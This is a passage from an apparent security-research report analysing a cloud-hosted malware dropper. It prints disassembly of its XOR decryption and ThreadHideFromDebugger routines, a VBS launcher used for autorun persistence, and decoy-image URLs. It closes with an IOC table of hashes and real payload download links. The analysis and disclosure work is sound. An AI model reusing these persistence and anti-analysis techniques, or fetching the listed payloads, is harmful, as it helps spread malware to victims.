SEG000:003C3B69 loc_3C3B69:                             ; CODE XREF: ab_decrypt_paylod+73↑j
SEG000:003C3B69                 mov     [edx+ecx], eax
SEG000:003C3B6C                 add     ecx, 1
SEG000:003C3B6F                 jnz     short decryption_loop
```

Figure 18 – A part of the payload decryption routine.

This is equivalent to a rotating XOR decrypt, written below in Python for your convenience:
`decrypted_data = [data[i] ^ key[i % len(key)] for i in range(len(data))]`
The decrypted payload is manually loaded to its image base address that is extracted from the PE header of the payload.

The dropper then creates a new thread to run the payload without creating a separate process. Next, the malware hides the thread, in which payload is executed, and terminates the other thread that did all the decryption work.

```
SEG000:003C0C97 6A 11                   push    11h             ; ThreadHideFromDebugger
SEG000:003C0C99 90                      nop
SEG000:003C0C9A 50                      push    eax
SEG000:003C0C9B FF B5 30 01 00 00       push    [ebp+dropper.NtSetInformationThread]
SEG000:003C0CA1 E8 1C 35 00 00          call    ab_CallFunc     ; ZwSetInformationThread

SEG000:003C0CB0 68 00 08 00 00          push    2048
SEG000:003C0CB5 FF 95 BC 00 00 00       call    [ebp+dropper.Sleep] ; Sleep
SEG000:003C0CB5
SEG000:003C0CBB F7 C6 4C DB 1F 6B       test    esi, 6B1FDB4Ch
SEG000:003C0CC1 83 7D 70 01             cmp     [ebp+dropper.flag], 1
SEG000:003C0CC5 75 48                   jnz     short terminate_current_thread
```

Figure 19 – Hiding the main thread of the payload.

Decoy images

We also observed samples containing two URLs. The second URL is used for downloading the decoy image that will be displayed to the user.

```
aHttpsDriveGoog db 'https://drive.google.com/uc?export=download&id=1AKYD7rXleX37e6L7_'
                db '0hBFI2O7ovwXhrQ',0
                db 0
                db 0
                db 0, 90h
; ---------------------------------------------------------------------------
; START OF FUNCTION CHUNK FOR ab_C2_URL_prepare

loc_181C7E:                             ; CODE XREF: ab_C2_URL_prepare+6↑j
                call    ab_C2_URL_DecoyImage_Manuela6_jpg_prepare
; ---------------------------------------------------------------------------
aHttpsDriveGoog_0 db 'https://drive.google.com/uc?export=download&id=1oySY0fgWBRYEu2Igv'
                db 'PRpJJfYlMkQ05vC',0
```

Figure 20 – URL for downloading decoy image.

The downloaded image is saved to user profile folder under the hardcoded name. Then the image is displayed using the **ShellExecuteW** API function.

The cybercriminals currently use a limited set of images. Here are some of them:

Figure 21 – Decoy images.

In different samples we found the following URLs used for downloading images:

URL	Filename
https://drive.google.com/uc?export=download&id=1ASGKMSEJv88BIWfRZOZkY2BulAooYoLL	perez.jpg
https://drive.google.com/uc?export=download&id=1zGOzCmiKXMo74FTB7tKUWA_6hUZVwY5o	Manuela7.jpg
https://drive.google.com/uc?export=download&id=1jg8cgbX3Lus4xgjwzBjMWTNDDpTnCtZU	Manuela1.jpg

https://drive.google.com/uc?export=download&id=1BAXPOB__olUqVL0RlxSLCu0x1BnGd42h	60.jpg
https://drive.google.com/uc?export=download&id=1si0ewAatU8AY2_DrFhe0PUhUAxgnrU0H	mark.jpg
https://drive.google.com/uc?export=download&id=1nik9AVTbWHan572W_p8fz1a_80u7_Uzj	marek72.jpg
https://drive.google.com/uc?export=download&id=14yTdH6KHQtDYcGs8BQ4L1OwYFHQru33X	MN1.jpg
https://drive.google.com/uc?export=download&id=1O9DVPtLtZf4y4f0gEk83_ltr8_L1Oscq	as1.jpg
https://drive.google.com/uc?export=download&id=1Za1r224NoPnASs0AWuOXv1sLcsabdXa_	mr.jpg
https://drive.google.com/uc?export=download&id=15qXMyh2VmjgVXdlfh_8q8gJd7-CY-Z0l	Manuela5.jpg
https://drive.google.com/uc?export=download&id=1oySY0fgWBRYEu2lgvPRpJJfYlMkQ05vC	Manuela6.jpg
https://drive.google.com/uc?export=download&id=1SER3L1Tkf_S_VmOT_f4kXkG0FSo6RM3E	Manuela82630.jpg

Table 1 – URLs for downloading decoy images.

Delayed downloading

Depending on the dropper's configuration, it is capable of setting up deferred download of the payload after reboot.

If this option is enabled, the dropper reaches for the registry's autorun key (a humble technique as old as time – some analysts can recite the entire key path in their sleep):




Figure 22 – Registry autorun entry.


The dropper is copied to **%USERPROFILE%\subfolder1\filename1.exe** and a small VBS script (**C:\{USERPROFILEPATH}\subfolder1\filename1.vbs**) is created with the following content:

```
Set W = CreateObject("WScript.Shell")
Set C = W.Exec ("C:\Users\User\subfolder1\filename1.exe")
```

With "User" being the appropriate username. After the OS reboots, the dropper is started from the **%USERPROFILE%\subfolder1\filename1.exe**. Only then it downloads and execute the payload. All of this, of course, assuming this "deferred download" option was turned on.

We're not Robots, We Swear

While trying to download and analyze the malicious samples from the cloud drives we faced an issue. After downloading several of these files from different Google Drive URLs, Google banned our IP address and we started getting the following error message:



We were thus faced with a situation in which Google protection against bots made our work more difficult, blocking us from downloading malicious samples. However, as the dropper downloads only one file from a cloud drive, it is not affected by this issue.

Conclusion

The term “perfect storm” should be used very sparingly, so let us say that this dropper is a Strong Breeze of troublesome features. The burden of server maintenance is shifted to Microsoft and Google, who will have trouble being proactive about the issue. Many (not all) popular and formidable-sounding security solutions are just inadequate in the face of this threat. The malware leaves no trace once it is done running, and even if an analyst gets their hand on a copy they then have to contend with a host of anti-analysis measures (and Google Drive’s security features to top it off).

Having said all that, there is also some good news.

First of all, the science of cybercrime marches slowly. Progress is forgotten, worst practices endure and multiply. If we see this clever alternative to packing wallow in obscurity and die out in favor of the 294th API-bombing packer and the 1077th transmogrified UPX, it won’t be the first promising advance in malware-faring that we’d seen gone and forgotten, or the last. (Do you remember ransomware encrypting offline using Diffie-Hellman Key Exchange with the criminals’ master key? What happened to that?)

Second of all, Sandbox Analysis makes short work of the entire thing, as long as evasions are pre-emptively dealt with (and there’s no reason why they shouldn’t be). Like many apparent next-level threats, defusing this dropper doesn’t require some super advanced technology on the bleeding edge – just good fundamentals, or in this case, judicious use of technology that’s been around since before the original iPhone.

We often worry about the day when cybercriminals finally understand how easily they could make all our lives *really* difficult, but happily, today is not that day.

IOCs:

MD5	Embedded URLs
d621b39ec6294c998580cc21f33b2f46	https://drive.google.com/uc?export=download&id=1dwHZNcb0hisPkUIRteENUiXp_ATOAm4y
e63232ba23f4da117e208d8c0bf99390	https://drive.google.com/uc?export=download&id=1Q3PyGHmArVGhseocKK5KcQAKPZ9OacQz
ad9c9e0a192f7620a065b0fa01ff2d81	https://onedrive.live.com/download?cid=FB607A99940C799A&resid=FB607A99940C799A%21124&au
ad419a39769253297b92f09e88e97a07	https://cdn.filesend.jp/private/9gBe6zzNRaAJTAAl1A3VRa8_Gs0yw1ViOupoQM8N7njTTXNKTBoZTTI
df6e0bc9e9a9871821374d9bb1e12542	https://fmglogistics-my.sharepoint.com/:u:/g/personal/cfs-hph_fmgloballogistics_com/EX30cSO-FxVEv e=BFRtSN&download=1
232da2765bbf79ea4a51726285cb65d1	https://cdn-12.anonfile.com/RdO1lcdaod/77814bdf-1582785178/_encrypted_4407DD https://cdn.filesend.jp/private/hcmyj5nD6aJkDXptSilmcc1iHGLaXs0QTpyQDASA5AqNsWXFkzdNappN TEx/makave%40popeorigin6_encrypted_4407DD0.bin
cf3e7341f48bcc58822c4aecb4eb6241	https://www.dropbox.com/s/332yti5x6q8zmaj/plo_encrypted_4D16C50.bin?dl=1
c1730abe51d8eed05234a74118dfdd6a	https://share.dmca.gripe/iQEkn0067f3MvpRm.bin
760f167f44be7fc19c7866db89ba76d5	https://raacts.in/a/00.bin https://alaziz.in/a/00.bin
9f4e7577922baa06d75a4a8610800661	https://biendaoco.com/wp-content/plugins/revslider/admin/POORDER.bin
61cfb93ff1d5d301aeb716509a02e4b6	https://taxagent.gr/wp-includes/ID3/Host_encrypted_135E9B0.bin